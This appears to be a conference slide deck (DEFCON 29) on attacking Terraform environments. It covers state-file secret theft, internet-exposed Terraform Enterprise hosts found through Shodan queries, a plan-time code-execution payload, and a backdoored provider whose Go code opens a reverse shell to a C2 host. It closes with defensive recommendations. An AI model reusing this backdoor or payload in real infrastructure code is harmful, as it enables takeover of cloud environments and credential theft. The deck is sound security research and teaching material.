Attacking Terraform Environments

Attacking Modern Environments Series

Mazin Ahmed

DEFCON 29

mazin@mazinahmed.net | @mazen160

$>whoami

Mazin Ahmed

- AppSec and Offensive Security Engineer
- Founder of FullHunt.io
- Occasional Bug Bounty Hunter: Acknowledged by Facebook, Twitter, LinkedIn, Zoom, and more
- In love ❤️ with Cloud security, security automation, DevSecOps, distributed systems, and Web-App security

Read more at **mazinahmed.net**

Agenda

- Background: What is Terraform? How does it work?
- Why do we need to learn to attack it?
- Attack vectors and Scenarios
- **Demo** 😈
- Recommendations
- Questions

What is IAC (Infrastructure-as-code)?

- IAC allows developers and organizations to define their infrastructure resources as code
- Documented resources can be:
  - Reviewed through other systems - Git
  - Scanned for security and compliance on CI
  - Deployed and redeployed to other cloud providers
  - Self-service for deploying infra resources
  - Many more...
- It's amazing for Infra, Compliance, and Security teams and almost everyone in tech

What is Terraform ?

- Terraform is an open-source infrastructure as code software tool created by HashiCorp
- Users define infrastructure configuration as code using HCL (HashiCorp Language)
- Deployments and infrastructure state management happens through Terraform
- It’s the most popular IAC orchestrator on the planet

Terraform

Overview | Editions | Registry | Tutorials | Docs | Community | GitHub | Download CLI | Terraform Cloud

BLOG POST Read the 1.0 launch blog post →


1500+ contributors
100 Million+ downloads
Thank you!

Get started | Celebrate 1.0


1.0

Providers


Providers are a logical abstraction of an upstream API. They are responsible for understanding API interactions and exposing resources.



Terraform


Practitioner
Infrastructure as Code
Plan
Apply
aws
vm
1000+ PROVIDERS


Why do we learn to Attack Terraform?



“With great power comes great responsibility”

Attacking Terraform

The Terraform Controller has access to **Everything**



Attacking Terraform: S3 States

```
terraform {
  backend "s3" {
    bucket = "mybucket"
    key    = "path/to/my/key"
    region = "us-east-1"
  }
}
```

Attacking Terraform: S3 States

If you have GetObject permission on the S3 bucket used for storing Terraform states files, then you will have access to secrets, AWS access keys, and DB credentials

Why?

Terraform needs these secrets for state and drift checks, and for deploying resources


```
terraform {
  backend "s3" {
    bucket = "mybucket"
    key    = "path/to/my/key"
    region = "us-east-1"
  }
}
```

Attacking Terraform: States on TF Enterprise

Terraform Enterprise: the attack surface has just got larger

Cloud Infrastructure Automation

Infrastructure as code for provisioning, compliance, and management of any cloud, infrastructure, and service.




UI

CLI

Attacking Terraform: States on TF Enterprise

- Deployed as an instance
- Self-hosted model
- States can be stored in many ways:
  - PostgreSQL
  - AWS RDS
  - AWS S3
  - Mounted disks
  - Same Instance disk
  - More..




Attacking Terraform: States on TF Enterprise

If you compromise a TFE instance, you compromised the infrastructure

The Instance has access to

- Access Keys
- Configurations
- Roles assigned to instances
- DB Credentials
- Everything...




Attacking Terraform: States on TF Enterprise

Red-Team Tip

Compromised a TFE instance? This is the best place for attack persistence

Why?

- Never gets touched after successful deployments
- Upgrades or maintenance rarely happen
- High permissions on Infrastructure
- Always updated with latest DB credentials for the entire infrastructure



Attacking Terraform: TF Enterprise on the Internet 😱

Hundreds of organizations expose their Terraform Enterprise to the Internet 😱

Filters

http.title:"Terraform Enterprise"

http.favicon.hash:1745085988

http.favicon.hash:1620173408

SHODAN http.title:"Terraform Enterprise"

TOTAL RESULTS

299

TOP COUNTRIES

United States	233
Germany	13
Australia	11
Singapore	10
France	9

More...

TOP ORGANIZATIONS

Amazon Technologies Inc.	112
Amazon.com, Inc.	60
Microsoft Corporation	35
Google LLC	30
Amazon Data Services NoVa	21

More...

Terraform Enterprise by HashiCorp

18.194.180.73
ec2-18-194-180-73.eu-central-1.compute.amazonaws.com
A100 ROW GmbH
Germany, Frankfurt am Main
cloud

SSL Certificate
Issued By:
|- Common Name: R3
|- Organization: Let's Encrypt
Issued To:
|- Common Name: ptfe-pm-migrate.guselietov.com
Supported SSL Versions: TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 30 Jun 2021 15:56:13 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-C...
```

Terraform Enterprise by HashiCorp

35.168.101.218
ec2-35-168-101-218.compute-1.amazonaws.com
Amazon Technologies Inc.
United States, Ashburn
cloud

SSL Certificate
Issued By:
|- Common Name: Amazon
|- Organization: Amazon
Issued To:
|- Common Name: tfe-primary.kemerylab.com
Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 200 OK
Date: Wed, 30 Jun 2021 15:20:54 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Download-Options: noopen
X-Permitted-C...
```

Terraform Enterprise by HashiCorp

34.223.196.239
ec2-34-223-196-239.us-west-2.compute.amazonaws.com
Amazon Technologies Inc.
United States, Boardman

SSL Certificate
Issued By:
|- Common Name: Amazon
|- Organization: Amazon

```
HTTP/1.1 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Type: text/html; charset=utf-8
Date: Wed, 30 Jun 2021 15:16:24 GMT
Referrer-Policy: strict-origin-when-cross-origin
```

Attacking Terraform: (Ab)using Terraform APIs

Terraform | Overview | Editions | Registry | Tutorials | Docs | Community | GitHub | Download CLI | Terraform Cloud

Terraform Cloud / Terraform Enterprise

EXPAND ALL | FILTER

- Home
- Overview of Features
- Free and Paid Plans
- Getting Started
- Migrating from Local Terraform
- VCS Integration
- Workspaces
- Terraform Runs and Remote Operations
- Terraform Cloud Agents

Terraform Cloud API Documentation

JUMP TO SECTION

Terraform Cloud provides an API for a subset of its features. If you have any questions or want to request new API features, please email support@hashicorp.com.

See the navigation sidebar for the list of available endpoints.


Note: Before planning an API integration, consider whether the `tfe` Terraform provider meets your needs. It can't create or approve runs in response to arbitrary events, but it's a useful tool for managing your organizations, teams, and workspaces as code.

HashiCorp provides a stability policy for the Terraform Cloud API, ensuring backwards compatibility for stable endpoints.

Attacking Terraform: (Ab)using Terraform APIs

Terraform Cloud and Terraform Enterprise have dedicated APIs that can be used for automating functionalities and tasks.

This can be used in running plans, retrieving metadata, and fully manage the Terraform deployment



Attacking Terraform: (Ab)using Terraform APIs

Terraform Cloud and Enterprise offers an API that allows retrieving state files.

If it wasn't possible to compromise the DB responsible for storing states files, it's possible to ask Terraform Cloud/Enterprise to print it in plain text 🙃.

This will mostly contain sensitive information about the Infrastructure, and clear-text credentials.

State Version Outputs API

JUMP TO SECTION

State version outputs are the output values from a Terraform state file. They include the name and value of the output, as well as a sensitive boolean if the value should be hidden by default in UIs.

Show a State Version Output

`GET /state-version-outputs/:state_version_output_id`

Parameter	Description
`:state_version_output_id`	The ID of the desired state version output.

State version output IDs must be obtained from a state version object. When requesting a state version, you can optionally add `?include=outputs` to include full details for all of that state version's outputs.

Status	Response	Reason
200	JSON API document (`type: "state-version-outputs"`)	Success
404	JSON API error object	State version output not found or user not authorized

Attacking Terraform: Remote Code Execution on Terraform Enterprise

Terraform Plan RCE

11 May 2021 • Written by alxk

—

Terraform Plan “RCE”

Based on a couple of recent conversations and blog posts on Terraform pull request automation, it seems that a lot of people don’t realise that running a `terraform plan` on untrusted code can lead to remote code execution. If you’re running a `plan` on production resources from untrusted code (say, on a pull request before it’s been reviewed and merged to a protected production branch) then that untrusted code could run any commands it wants in your production CI/CD pipeline. This could lead to production credentials or customer data being exfiltrated, for example.

This also affects Terraform pull request automation solutions like Atlantis.

We’ll start by discussing a couple of ways to do this before covering remediation.

Attacking Terraform: Remote Code Execution on Terraform Enterprise

Terraform Plan allows RCE when being executed

A person that submits a PR can execute a payload, and compromise the Terraform Enterprise instance

This can result in the compromise of the entire infrastructure when submitting a single PR.

Terraform Plan RCE

11 May 2021 • Written by alxk

—

Terraform Plan "RCE"

Based on a couple of recent conversations and blog posts on Terraform pull request automation, it seems that a lot of people don't realise that running a `terraform plan` on untrusted code can lead to remote code execution. If you're running a `plan` on production resources from untrusted code (say, on a pull request before it's been reviewed and merged to a protected production branch) then that untrusted code could run any commands it wants in your production CI/CD pipeline. This could lead to production credentials or customer data being exfiltrated, for example.

This also affects Terraform pull request automation solutions like Atlantis.

We'll start by discussing a couple of ways to do this before covering remediation.

Credits: @_alxk

Attacking Terraform: Remote Code Execution on Terraform Enterprise

Submit a PR with the following code:

```
# pwn.tf
data "external" "mazin" {
  program = ["sh", "-c", "touch /tmp/hacked && echo {}"]
}
```

Attacking Terraform: More Vulnerable Platforms?

Atlantis is also vulnerable to the same attack

Erik Osterman tried to introduce a fix in 2018, and it was rejected

The fix was to restrict “terraform plan” runs to authorized members only. A start to fix the issue, but doesn’t fully resolve the problem.

Atlantis


Terraform Pull Request Automation

Get Started →

Attacking Terraform: Evil Provider Attack

Publishing providers is automated.

This is made to encourage providers to publish apps to Terraform.




Attacking Terraform: Evil Provider Attack

"Trust, but verify"

Attacking Terraform: Evil Provider Attack

Let’s try to exploit this in real-life

Setting up a provider :)



Attacking Terraform: Evil Provider Attack

Search or jump to… / Pull requests Issues Marketplace Explore

evil-terraform / **terraform-provider-e**

Watch 1 Star 0 Fork 0

Code Issues Pull requests Actions Projects Wiki Security Insights

master 1 branch 4 tags Go to file Add file Code

mazen160 commit 8d36ae5 3 hours ago 12 commits

.gitignore	commit	4 hours ago
.goreleaser.yml	commit	5 hours ago
README.md	commit	4 hours ago
VERSION	commit	3 hours ago
go.mod	commit	4 hours ago
go.sum	commit	4 hours ago
main.go	commit	3 hours ago
main.tf	commit	4 hours ago

README.md

terraform-evil-e

About

No description, website, or topics provided.

Readme

Releases 4

v1.0.3 Latest
3 hours ago

+ 3 releases

Packages

No packages published

Languages

Go 81.6% HCL 18.4%

Attacking Terraform: Evil Provider Attack

I developed a simple Terraform provider that is backdoored

Grants a reverse TCP shell on execution to my C2 server

```go
func Connect(c2 string) {
    c, err := net.Dial("tcp", c2)
    if nil != err {
        log.Fatalf("Could not open TCP connec
    }
    defer c.Close()
    cmd := exec.Command("/bin/bash")
    cmd.Stdin = c
    cmd.Stdout = c
    cmd.Stderr = c
    cmd.Run()
}

func main() {
    c2 := os.Getenv("C2")
    if c2 == "" {
        c2 = "evil-terraform.mazin.xyz:4444"
    }
    Connect(c2)
```

Attacking Terraform: Evil Provider Attack

https://registry.terraform.io/providers/evil-terraform/e/latest

Terraform | Registry

Search Providers and Modules

Browse Publish Sign-in

Providers / evil-terraform / e / Version 1.0.3 Latest Version

e

Overview Documentation USE PROVIDER

e

by:evil-terraform

Cloud Automation

VERSION	PUBLISHED	INSTALLS	SOURCE CODE
1.0.3	3 hours ago	< 100	evil-terraform/terraform-provider-e

How to use this provider

To install this provider, copy and paste this code into your Terraform configuration. Then, run `terraform init`.

Terraform 0.13+

```
terraform {
  required_providers {
    e = {
      source = "evil-terraform/
      version = "1.0.3"
    }
  }
}
```

Attacking Terraform: Evil Provider Attack

I pushed code to Terraform repository

main.tf

main.tf > ...


```
terraform {
  required_providers {
    e = {
      source = "evil-terraform/e"
      version = "1.0.3"
    }
  }
}

provider "e" {
  # Configuration options
}
```

Attacking Terraform: Evil Provider Attack

{{demo}}

Popping Shell in Terraform Cloud (Hosted by HashiCorp)

Attacking [redacted] Attack



Attacking Terraform: Detection?

0 / 59

Community Score

No security vendors flagged this file as malicious

6334a56bf62b7a9bb83f4a088ba6f1149008a4e79dd3417827c5901d41e25381

terraform-provider-e_v1.0.3

64bits macho

14.64 MB
Size

2021-08-02 11:44:06 UTC
2 hours ago

MACH-O

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Acronis (Static ML)	Undetected	Ad-Aware	Undetected
AhnLab-V3	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
CAT-QuickHeal	Undetected	ClamAV	Undetected
CMC	Undetected	Comodo	Undetected
Cynet	Undetected	Cyren	Undetected
DrWeb	Undetected	Emsisoft	Undetected
eScan	Undetected	ESET-NOD32	Undetected
F-Secure	Undetected	FireEye	Undetected

Attacking Terraform: Terms of Use?

Warning:

This attack is against Terms of Use by HashiCorp. Running this in an account may result in account suspension.

Terraform: Security Team Response

- Within hours of my exploitation, HashiCorp security detected the Evil Provider Attack, and contacted me directly to chat about my findings
- We discussed about various ideas and thoughts to introduce a fix at Terraform
- I appreciate HashiCorp's efforts in handling and analyzing the research 🙏

Recommendations

- **Be careful:** It's difficult to maintain a secure Terraform environment. Being careful is my main recommendation.

Recommendations

- When using S3 as the remote backend, implement a proper bucket access policy to prevent other users from accessing the bucket other than the Terraform user.

Recommendations

- Continuously update and review your TFE instance. It can be easily forgotten in the noise.

Recommendations

- Be careful in permitting people to have write access on any branch of Terraform repository, it can lead to direct code execution, and there is no way to patch it.

Recommendations

- Maintain TFE in an isolated VPC - do not expose it to the Internet

Recommendations

- State files are sensitive. They contain data that ranges from DB passwords, to access keys and SSL/TLS certificates. Treat them as sensitive data.

Recommendations

- A good idea to set up a CI check for rogue Terraform providers to aid in exploitation discovery.

Recommendations

Good read: Terraform Cloud Security Model

Terraform

Overview | Editions | Registry | Tutorials | Docs | Community | GitHub | Download CLI | Terraform Cloud

Terraform Cloud / Terraform Enterprise

EXPAND ALL | FILTER

- Home
- Overview of Features
- Free and Paid Plans
- Getting Started
- Migrating from Local Terraform

Terraform Cloud Security Model

JUMP TO SECTION

Purpose of This Document

